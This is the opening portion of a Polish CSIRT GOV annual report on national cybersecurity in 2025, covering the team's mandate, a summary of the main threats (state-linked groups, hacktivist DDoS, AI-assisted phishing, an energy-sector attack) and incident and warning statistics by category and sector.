

2025



RAPORT

O STANIE

BEZPIECZEŃSTWA

CYBERPRZESTRZENI

RP



ZESPÓŁ CSIRT GOV

Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV, prowadzony przez Szefa Agencji Bezpieczeństwa Wewnętrznego, pełni rolę Zespołu CSIRT poziomu krajowego. Zespół CSIRT GOV odpowiada za koordynację procesu reagowania na incydenty komputerowe występujące w obszarze wskazanym w art. 26 ust. 7 ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa. Jednym z jego podstawowych zadań jest rozpoznawanie, zapobieganie i wykrywanie zagrożeń godzących w bezpieczeństwo, istotnych z punktu widzenia ciągłości funkcjonowania państwa systemów teleinformatycznych organów administracji publicznej lub systemów oraz sieci teleinformatycznych objętych jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, a także systemów teleinformatycznych właścicieli i posiadaczy obiektów, instalacji lub urządzeń infrastruktury krytycznej, o których mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym.

CSIRT GOV

Agencja Bezpieczeństwa Wewnętrznego
ul. Rakowiecka 2a
00-993 Warszawa
www.csirt.gov.pl
csirt@csirt.gov.pl
tel.: +48 22 58 59 373
faks: +48 22 58 58 833





SPIIS TREŚCI

STATYSTYKI INCYDENTÓW KOORDYNOWANYCH PRZEZ CSIRT GOV 8

ZAGROŻENIA IDENTYFIKOWANE W ROKU 2025 17

ZAGROŻENIA ZE STRONY GRUP SPONSOROWANYCH I HAKTYWISTYCZNYCH 50

ZAGROŻENIA - OPROGRAMOWANIE ZŁOŚLIWE 84

ARAKIS GOV 89

OCENA BEZPIECZEŃSTWA SYSTEMÓW TI 99

POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV 108

ZAGROŻENIA DLA KOMUNIKATORÓW 113

CSIRT KNF 127

CSIRT NASK 130



Szanowni Państwo!

Kolejny raz z przyjemnością udostępniamy Państwu nasz Raport o stanie bezpieczeństwa cyberprzestrzeni RP, który jak co roku rzuca światło na wyzwania i ryzyka dla cyberprzestrzeni Rzeczypospolitej Polskiej obserwowane w minionych miesiącach 2025 roku. Niniejsze opracowanie stanowi podsumowanie działalności Zespołu CSIRT GOV w zakresie identyfikacji zagrożeń oraz reagowania na incydenty bezpieczeństwa komputerowego, a także – po raz pierwszy – zespołów CSIRT NASK oraz CSIRT KNF, które podzieliły się swoim komentarzem w rozdziałach gościnnych.

Dynamiczna rzeczywistość XXI wieku wiąże się z przenoszeniem coraz szerszego zakresu naszego życia do cyberprzestrzeni. Oznacza to zarówno osobiste dane każdego użytkownika, usługi publiczne, ale także aspekty, które w XX wieku byłyby nie do wyobrażenia dla przeciętnego człowieka. Współczesne doktryny wojskowe obejmują nie tylko klasyczne działania zbrojne, ale również działania hybrydowe. Ich hybrydowość polega na połączeniu wielu domen oraz zacieraniu granicy pomiędzy wojną a pokojem, co ma swoje odzwierciedlenie m.in. w sferze informacyjnej oraz cyberprzestrzeni. W Raporcie podkreślamy zatem, że konsekwencje trwającego konfliktu w Ukrainie sięgają dużo dalej, aniżeli granice tego państwa i dotyczą również Polski – jako jej sąsiada, a także członka NATO i Unii Europejskiej.

W minionym roku miało miejsce wydarzenie szczególne z perspektywy procesów demokratycznych państwa – wybory na urząd Prezydenta RP, których dwie tury odbyły się 18 maja i 1 czerwca 2025 roku. Jest to niezmiennie wyzwanie pod kątem zabezpieczenia ich prawidłowego przebiegu. W ramach programu Parasol Wyborczy, uruchomionego w lutym 2025 r. z inicjatywy Ministerstwa Cyfryzacji we współpracy z Ministerstwem Spraw Wewnętrznych i Administracji, Zespół CSIRT GOV realizował zadania nałożone na Agencję Bezpieczeństwa Wewnętrznego poprzez prowadzenie oceny bezpieczeństwa systemów i sieci IT organów wyborczych, szkolenia kadr kierowniczych oraz osób technicznych, a także monitorowanie zagrożeń w cyberprzestrzeni RP pod kątem bezpieczeństwa procesu wyborczego. Przejawy wrogiej aktywności dezinformacyjnej i hakerskiej zmaterializowały się ze strony grupy UNC1151, która po raz kolejny próbowała wpłynąć na przebieg demokratycznych wyborów w Polsce.

Zakończenie 2025 roku przebiegło pod znakiem pierwszego w CRP ataku o potencjale destrukcyjnym. Zaatakowany sektor polskiej energii obronił się przed przerwaniem dostaw energii i ciepła w ostatnich dniach mroźnego grudnia, co przedstawione zostało w raporcie z incydentu w sektorze energii z 29 grudnia 2025 roku, sporządzonego przez CERT Polska¹. Pamiętając o atakach na elektrownie w Ukrainie w 2015, 2016 i 2022 roku należy przewidywać, że ta nieudana próba wpłynięcia na bezpieczeństwo energetyczne RP

1 - <https://cert.pl/posts/2026/01/raport-incydent-sektor-energii-2025/>



może być tylko testem naszej odporności, a tego typu ataki mogą pojawiać się w cyberprzestrzeni RP coraz częściej.

Niniejsza odłona Raportu prezentuje obserwacje naszego zespołu w kolejnym roku trwania wojny w Ukrainie, w kontynuacji obowiązywania stopnia alarmowego BRAVO-CRP, w trwającym podwyższonym zagrożeniu działaniami hybrydowymi. Ten burzliwy czas odzwierciedlony jest w statystykach incydentów zarejestrowanych przez Zespół CSIRT GOV, gdzie odnotowany został wzrost liczby incydentów o ponad jedną czwartą w stosunku do poprzedniego roku. Tendencja ta była obserwowana przede wszystkim w kategoriach dotyczących identyfikowanych podatności oraz kampanii socjotechnicznych. Są to zagrożenia najistotniejsze z punktu widzenia rozwoju sztucznej inteligencji – w kontekście działań socjotechnicznych jest to przede wszystkim wykorzystanie AI do generowania wiarygodnych „zanęt” i elementów graficznych stosowanych następnie w phishingu. Sztuczna inteligencja jest coraz częściej wykorzystywana przez cyberprzestępców, którzy z jej pomocą nie muszą poświęcać dodatkowego czasu i środków w celu dopracowania kampanii pod ofiary w konkretnych krajach. Sztuczna inteligencja ma również swoje zastosowanie w działalności aktorów realizujących operacje cyberszpiegowskie, gdzie podwyższona wiarygodność wiadomości phishingowych jest kluczowa w targetowaniu precyzyjnie dobranych celów. AI sprawdza się również jako narzędzie do poszukiwania podatności, które następnie mogą być wykorzystywane przez aktorów państwowych i niepaństwowych.

W rozdziale dotyczącym zagrożeń zidentyfikowanych w ubiegłym roku wskazujemy najważniejsze trendy i wektory ataków obserwowanych w cyberprzestrzeni RP. Najistotniejszym wnioskiem płynącym z analizy aktywności socjotechnicznej przeciwko polskim celom jest fakt, iż zagrożenia w głównej mierze są ewolucją, a nie rewolucją. Wiele technik ataków powiela się z roku na rok, gdzie zmienna jest jedynie ich intensywność. Dodatkowo zachęcamy do zapoznania się z aktualną charakterystyką ataków typu Distributed Denial of Service, w tym ze strony grup hakywistycznych, a także istotnymi podatnościami w oprogramowaniu, o których informowaliśmy w ostrzeżeniach przez cały 2025 rok.

Trzeci rozdział Raportu poświęcony został atakom przypisywanym konkretnym grupom hakerskim, w tym aktorom państwowym oraz kolektywom hakywistycznym. Aktorzy wykorzystywali precyzyjnie adresowane kampanie spearphishingowe oraz podatności, w tym zero-day, do ataków na polską administrację rządową oraz operatorów infrastruktury krytycznej. Polska w dalszym ciągu jest obiektem działań hybrydowych ze strony Rosji i Białorusi, gdzie ataki cybernetyczne stanowią uzupełnienie różnorodnych działań kinetycznych i operacji psychologicznych. Także rzekomo oddolne działania motywowanych ideologicznie hakywistów prorosyjskich wpisują się w strategiczne interesy tego państwa



i budują cybernetyczną linię frontu przeciwko państwom NATO.

W czwartym rozdziale omówione zostały najważniejsze kategorie zagrożeń pochodzących ze strony złośliwego oprogramowania analizowanego przez Zespół CSIRT GOV. Ponownie dostrzec można tu powtarzalność narzędzi wykorzystywanych przez adversarzy w cyberprzestrzeni, a także sposobów ich dostarczenia.

Kolejny rozdział przedstawia podsumowanie zagrożeń w sieciach objętych monitoringiem systemu wczesnego ostrzegania ARAKIS GOV. Znalazło się z nim podsumowanie statystyczne, a także charakterystyka zidentyfikowanych zagrożeń na podstawie obserwacji i analizy ruchu sieciowego podmiotów będących częścią przedmiotowego systemu.

Szósty rozdział tradycyjnie poświęcony został działalności Zespołu CSIRT GOV w obszarze prowadzenia ocen bezpieczeństwa systemów teleinformatycznych, realizowanych na podstawie art. 32a ustawy o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu. W części tej przedstawiono najistotniejsze nieprawidłowości zidentyfikowane podczas analiz przeprowadzonych w 2025 roku, których występowanie mogło prowadzić do poważnych naruszeń bezpieczeństwa. Ponownie, na szczególną uwagę zasługuje utrzymujący się problem wykorzystywania oprogramowania, dla którego zakończono wsparcie producenta, a także przypadki niewdrażania dostępnych aktualizacji bezpieczeństwa. W obliczu stale rosnącej dynamiki zagrożeń cybernetycznych zagadnienie to nabiera szczególnego znaczenia. Rozwój narzędzi automatyzujących analizę podatności, w tym rozwiązań wykorzystujących mechanizmy sztucznej inteligencji, przyczynia się do skracania czasu niezbędnego do identyfikacji potencjalnych celów i opracowywania metod wykorzystania ujawnionych luk bezpieczeństwa. Drugim aspektem szczególnie ważnym do podkreślenia są wyniki testów socjotechnicznych, ujawniające słabość kluczowego elementu systemu informacyjnego – człowieka.

Pozostałe aktywności Zespołu CSIRT GOV, obejmujące ćwiczenia krajowe i zagraniczne, prelekcje przedstawicieli Zespołu oraz inne zadania zrealizowane w 2025 roku przedstawione zostały w rozdziale siódmym Raportu.

W następnym rozdziale zachęcamy Państwa do zapoznania się z opisem zagrożenia, jakim są ataki na szyfrowane komunikatory, z których korzysta niemal każdy użytkownik Internetu w swoim telefonie. Ten nieoczywisty wektor ataku oparty jest na fakcie, iż ze względu na wysoki poziom zabezpieczeń korespondencji prowadzonej poprzez te aplikacje, przełamanie ich jest istotnie trudniejsze niż zastosowanie prostej socjotechniki i nakłonienie użytkownika do podania danych uwierzytelniających. W tym kontekście



istotne jest podkreślenie, że wykorzystywanie komunikatorów z szyfrowaniem typu end-to-end jest preferowanym sposobem komunikacji internetowej ze względu na zachowanie poufności czatów poza urządzeniami z ustalonym kluczem szyfrowania. Opisywana w tym rozdziale metoda ataku nie polega na wykorzystaniu podatności samego komunikatora, a wiąże się z dwoma aspektami bezpieczeństwa informacji organizacji: właściwym ich przetwarzaniem w kontrolowanych środowiskach oraz świadomością użytkowników. Pierwsza kwestia to zatem korespondowanie i wymienianie informacji służbowych wyłącznie za pośrednictwem monitorowanych przez organizację kanałów, takich jak poczta elektroniczna czy korporacyjne komunikatory, wykluczając urządzenia prywatne i inne alternatywne środki komunikacji. Ponadto drugą kwestią jest umiejętność rozpoznania zagrożenia przez samych użytkowników, podstawą jest tu zatem edukacja i stałe budowanie świadomości o zagrożeniach.

Na koniec proponujemy Państwu zapoznanie się z perspektywą zespołu reagowania na incydenty bezpieczeństwa komputerowego dla sektora bankowego CSIRT KNF, a także Zespołu CSIRT NASK, odpowiedzialnego za reagowanie na incydenty w sferze cywilnej. Jest to cenne uzupełnienie Raportu o obserwacje w obszarach, w których CSIRT GOV posiada mniejszą widoczność, które jednocześnie potwierdza naszą ocenę zagrożeń dla CRP.

Podsumowując wnioski z Raportu, wskazać należy dominujące zjawiska zaobserwowane w cyberprzestrzeni RP:

1. Utrzymująca się wysoka aktywność grup powiązanych z Rosją i Białorusią

Polska pozostawała jednym z głównych celów działań cybernetycznych ze względu na swoje zaangażowanie we wsparcie Ukrainy, rolę logistycznego hubu dla pomocy wojskowej oraz znaczenie geopolityczne w regionie. Obserwowano zarówno operacje szpiegowskie ukierunkowane na administrację państwową i podmioty strategiczne, jak również działania o charakterze wpływu informacyjnego i – co kluczowe – działania potencjalnie destrukcyjne.

2. Rozwój zdolności tzw. hakywistów prorosyjskich

W 2025 roku zaobserwowane zostały, poza atakami DDoS i włamaniami do publicznie dostępnych i słabo zabezpieczonych przemysłowych paneli sterowania, próby uzyskiwania dostępu do systemów monitoringu wizyjnego poprzez wyszukiwanie udostępnianych w sieci Internet urządzeń i testowaniu ich zabezpieczeń. Stałe pozostaje wykorzystanie tych ataków w głównej mierze do



celów propagandowych, gdzie skutki włamań pozostają istotnie mniejsze niż sukcesy ogłaszane na kanałach realizujących je grup.

3. Nasilenie kampanii phishingowych i socjotechnicznych

Phishing pozostawał kluczowym wektorem ataku, jednak prowadzony był już nie tylko tradycyjnie z wykorzystaniem wiadomości email, ale także poprzez komunikatory internetowe. Atakujący dostosowywali treść kampanii do bieżących wydarzeń społecznych, gospodarczych i politycznych.

4. Wykorzystanie sztucznej inteligencji przez atakujących

W 2025 roku wyraźnie wzrosło wykorzystanie narzędzi opartych o AI do przygotowywania treści phishingowych, automatyzacji rozpoznania oraz tworzenia materiałów dezinformacyjnych.

Niezmiennie pragniemy podziękować całemu obszarowi krajowego systemu cyberbezpieczeństwa za współpracę w budowaniu odporności CRP – w szczególności administratorom, zespołom IT oraz Ministerstwu Cyfryzacji, a także zespołom CSIRT NASK, CSIRT MON oraz CSIRT sektorowym.

Życzymy miłej lektury,

Zespół CSIRT GOV




STATYSTYKI INCYDENTÓW Koordynowanych przez CSIRT GOV



Statystyki roczne

W roku 2025 Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV zarejestrował łącznie 23 136 zgłoszeń o potencjalnym wystąpieniu incydentu teleinformatycznego w swoim obszarze kompetencyjnym, spośród których 5033 zakwalifikowano jako faktyczne incydenty bezpieczeństwa teleinformatycznego.



Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w latach 2023–2025.


Wskazana statystyka zawiera zgłoszenia oraz incydenty obsługiwane przez Zespół CSIRT GOV, nie uwzględniając zgłoszeń pochodzących z systemu ARAKIS GOV. Zaobserwować można wzrost liczby zarejestrowanych incydentów względem infrastruktury teleinformatycznej podmiotów w 2025 roku w porównaniu do roku 2024. W ocenie Zespołu CSIRT GOV niniejsza zmiana ukształtowała się między innymi poprzez czynniki w postaci:

- udoskonalania procedur zgłaszania i klasyfikowania zdarzeń o charakterze incydentów bezpieczeństwa teleinformatycznego;
- proaktywnego wykorzystania narzędzi służących do identyfikacji zagrożeń;
- rosnącej świadomości podmiotów znajdujących się we właściwości Zespołu CSIRT GOV w zakresie identyfikacji i zgłaszania zagrożeń;
- intensyfikacji aktywności grup hakywistycznych.



Analiza poszczególnych kwartałów w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa

W ramach poszczególnych kwartałów 2025 roku liczba zarejestrowanych faktycznych incydentów, a także zagrożenie związane z atakami hakerskimi na infrastrukturę teleinformatyczną podmiotów administracji państwowej i operatorów infrastruktury krytycznej utrzymywały się na zbliżonym poziomie.




Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2025 roku.



Statystyka incydentów pod względem kategorii incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

Zaprezentowany poniżej wykres przedstawia podział zarejestrowanych w 2025 roku incydentów bezpieczeństwa teleinformatycznego pod kątem kategorii zagrożenia wraz z porównaniem ilościowym względem roku poprzedniego.



Wykres 3. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w latach 2024 i 2025 z podziałem na kategorie.

Największy wzrost liczby incydentów zarejestrowanych przez Zespół CSIRT GOV w 2025 r. odnotowano w ramach kategorii **PODATNOŚĆ**, która w głównej mierze związana była ze zidentyfikowanymi lukami bezpieczeństwa infrastruktury teleinformatycznej podmiotów. Zaobserwowany wzrost wynikał głównie ze zwiększenia skuteczności detekcji zagrożeń związanych z podatnościami w usługach i zasobach opublikowanych w sieci Internet. Każdorazowo po uzyskaniu informacji o luce mogącej mieć wpływ na bezpieczeństwo teleinformatyczne podmiotu, informacja ta była przekazywana do organizacji celem mitygacji zaobserwowanego zagrożenia.

Wzrost liczby incydentów zaobserwowano również w ramach kategorii **SOCJOTECHNIKA**. Wśród odnotowanych kampanii phishingowych i spearphishingowych wyróżnić można zarówno zagrożenia



identyfikowane stale na przestrzeni lat, ukierunkowane na wyłudzenie poświadczeń do usług elektronicznych poprzez m.in. fałszywe panele logowania poczty elektronicznej, jak również wzrost nowych zagrożeń, związanych z narzędziami opartymi na sztucznej inteligencji. Narzędzia te wykorzystywane były zarówno do generowania treści wiadomości phishingowych, tak aby brzmiały one wiarygodnie dla odbiorcy, tłumaczenia ich z języków obcych celem nadania kampanii międzynarodowego charakteru, czy jako element funkcjonowania złośliwego oprogramowania, wykorzystany np. do generowania komend wiersza poleceń. Warto również wskazać wzrost wykorzystania w atakach kodów QR jako alternatywy dla standardowych linków. Działania takie mają na celu przeniesienie ataku na prywatny telefon potencjalnej ofiary, który często jest słabiej chroniony niż służbowa sieć teleinformatyczna, a także nie dotyczy go nadzór administratora czy automatyczne systemy detekcji zagrożeń, funkcjonujące m.in. w ramach służbowej poczty elektronicznej.

W kategorii **PUBLIKACJA** zarejestrowano niemal niezmienną liczbę incydentów w stosunku do poprzedniego roku. W ramach incydentów klasyfikowanych w tej kategorii wyróżnić można zarówno publikacje wrażliwych danych, takich jak poświadczenia do usług elektronicznych, mające miejsce w wyniku kompromitacji dużych serwisów internetowych, jak również pojedyncze działania cyberprzestępcze związane z wykorzystaniem złośliwego oprogramowania typu stealer czy fałszywych paneli logowania.

Zespół CSIRT GOV zarejestrował również zwiększoną liczbę incydentów związanych z kategorią **NIEDOSTĘPNOŚĆ**. Wśród nich identyfikowano m.in. zdarzenia, które zaklasyfikowano jako ataki DoS/DDoS, szerzej opisane w stosownym rozdziale raportu rocznego. Wpływ na tę kategorię zagrożenia miała aktywność grup hakywistycznych, które swoje działania ukierunkowują na państwa NATO i Unii Europejskiej, w szczególności te aktywnie zaangażowane w udzielanie militarnej i humanitarnej pomocy dla Ukrainy w związku z trwającym konfliktem zbrojnym. Ataki DDoS, za którymi stoją tego typu grupy, mają na celu osiągnięcie efektu propagandowego poprzez doprowadzenie do niedostępności usług zarządzanych przez podmioty, w szczególności w okresach wyjątkowo wrażliwych, takich jak m.in. rozliczenia podatkowe PIT.

W ramach kategorii **SKANOWANIE** zliczane były incydenty związane z rekonesansem infrastruktury teleinformatycznej pod kątem identyfikacji podatnych systemów i usług. Kategoria ta obejmuje również zdarzenia wskazujące na możliwość przygotowania ofensywnych działań, mających na celu przetłamanie zabezpieczeń lub naruszenie dostępności usług.

Do incydentów w kategorii **ATAK** wliczone zostały próby przetłamania zabezpieczeń systemów teleinformatycznych poprzez wykorzystanie zidentyfikowanych luk bezpieczeństwa, kompromitacje kont



i systemów oraz inne działania zmierzające do uzyskania nieuprawnionego dostępu do infrastruktury.

Kategoria **KASKADA** odnosi się do zgłoszeń i incydentów związanych ze zdarzeniami o charakterze terrorystycznym, na podstawie art. 27 ustawy o KSC². Są to działania podejmowane przez Zespół CSIRT GOV na rzecz zapobieżenia możliwym zdarzeniom o charakterze terrorystycznym.

W ramach kategorii **TREŚCI** obsługiwane były w szczególności incydenty dotyczące naruszenia wizerunku podmiotów państwowych, a także incydenty powiązane z dystrybucją materiałów o charakterze dezinformacyjnym. Wyróżnić tu można przede wszystkim incydenty związane z masowym wykorzystaniem wizerunku osób sprawujących istotne funkcje w państwie celem wyłudzenia środków finansowych od obywateli poprzez specjalnie spreparowane materiały wygenerowane m.in. przy pomocy narzędzi opartych na sztucznej inteligencji.

W ramach kategorii **WIRUS** Zespół CSIRT GOV obsługiwał zgłoszenia dotyczące złośliwego oprogramowania zidentyfikowanego na stacjach roboczych, serwerach oraz urządzeniach sieciowych.


Ponadto, w 2025 roku Zespół CSIRT GOV zarejestrował 13 zgłoszeń incydentów poważnych w rozumieniu ustawy o krajowym systemie cyberbezpieczeństwa. Wśród zaklasyfikowanych zgodnie ze wskazaną kategorią incydentów nie zidentyfikowano zdarzeń mających charakter intencjonalny lub posiadających znamiona cyberataku.

2 – Ustawy z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa (Dz. U. 2018 poz. 1560)



Statystyka incydentów pod względem sektorów, w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa

Biorąc pod uwagę podział incydentów na sektory, należy wskazać, że w 2025 roku największa liczba incydentów, podobnie jak w roku 2024, dotyczyła sektora Instytucja. Kolejnymi sektorami pod względem liczby zarejestrowanych incydentów były odpowiednio sektory: Ministerstwo, Operator Infrastruktury Krytycznej, Organ Państwowy, Urząd, Pozostałe oraz Służba.




Wykres 4. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w 2025 roku z podziałem na sektory.

W ramach kategorii POZOSTAŁE zarejestrowane zostały incydenty obsługiwane przez Zespół CSIRT GOV, które wystąpiły w podmiotach spoza właściwości, jednakże stanowiły zagrożenie dla obszaru pozostającego w zakresie kompetencyjnym Zespołu CSIRT GOV. Tego typu zdarzenia obejmują również zgłoszenia złośliwych domen oraz usług do rejestratorów czy hostingodawców celem podjęcia działań w oparciu o stosowne regulaminy świadczenia usług.



Ostrzeżenia dystrybuowane przez CSIRT GOV w 2025 roku

Zadania wynikające z ustawy o krajowym systemie cyberbezpieczeństwa w zakresie wydawania komunikatów o zidentyfikowanych zagrożeniach realizowane są przez Zespół CSIRT GOV przede wszystkim w formie ostrzeżeń. Poniższy wykres przedstawia liczbę ostrzeżeń wydanych przez Zespół CSIRT GOV w roku 2025 z podziałem na kategorie.



Wykres 5. Liczba ostrzeżeń wydanych przez CSIRT GOV w 2025 roku z podziałem na kategorie ostrzeżeń.

W 2025 roku Zespół CSIRT GOV przesłał łącznie 772 ostrzeżenia do podmiotów znajdujących się w jego właściwości, informujące o zidentyfikowanych zagrożeniach bezpieczeństwa teleinformatycznego występujących bądź mogących wystąpić względem podmiotów w CRP.

Największa liczba dystrybuowanych w 2025 roku ostrzeżeń dotyczyła wskaźników kompromitacji (IoC) dla zidentyfikowanych zagrożeń, w głównej mierze opracowanych na podstawie raportów z systemu ARAKIS GOV.

Kolejną kategorią ostrzeżeń były informacje związane ze zidentyfikowanym przez Zespół CSIRT GOV zagrożeniem atakami typu DoS lub DDoS ukierunkowanymi na infrastrukturę teleinformatyczną podmiotów, które mogły stanowić przyczynę wystąpienia niedostępności utrzymywanych przez podmioty usług.

Zespół CSIRT GOV informował także o zagrożeniach związanych z podatnościami identyfikowanymi w oprogramowaniu, jak również wykrytych błędach konfiguracyjnych.



W ramach prowadzonego rozpoznania zagrożeń w CRP, Zespół CSIRT GOV dystrybuował również informacje o zidentyfikowanych kampaniach socjotechnicznych, ukierunkowanych na organy administracji państwowej oraz osoby sprawujące istotne funkcje publiczne w państwie. W tej kategorii wyróżnić można przede wszystkim informacje o kampaniach socjotechnicznych, których celem było wyłudzenie od ofiary wrażliwych danych czy środków finansowych, ale również ostrzeżenia dotyczące kampanii socjotechnicznych, w ramach których dystrybuowane było szkodliwe oprogramowanie.



ZAGROŻENIA IDENTYFIKOWANE W ROKU 2025



W 2025 roku Zespół CSIRT GOV obserwował wzrost liczby różnorodnych kampanii socjotechnicznych, które ukierunkowane były na podmioty pozostające w jego właściwości, a także zwiększoną intensywność działań, w ramach których adversarze podszywali się pod te podmioty.

Rozdział został podzielony na sekcje opisujące najbardziej aktywne kampanie socjotechniczne w 2025 roku. Wybranim kampaniom atrybuowanym do grup APT poświęcono oddzielną część raportu, natomiast w ramach niniejszego rozdziału przedstawiono opis ogólny zarejestrowanych kampanii w podziale na rodzaje zagrożeń.

Utrzymujące się zagrożenia

W 2025 roku, podobnie jak w latach ubiegłych, Zespół CSIRT GOV identyfikował niezmiennie popularne wykorzystanie przez adversarzy fałszywych paneli logowania celem wyłudzenia od użytkowników danych uwierzytelniających do usług elektronicznych, w szczególności poczty.

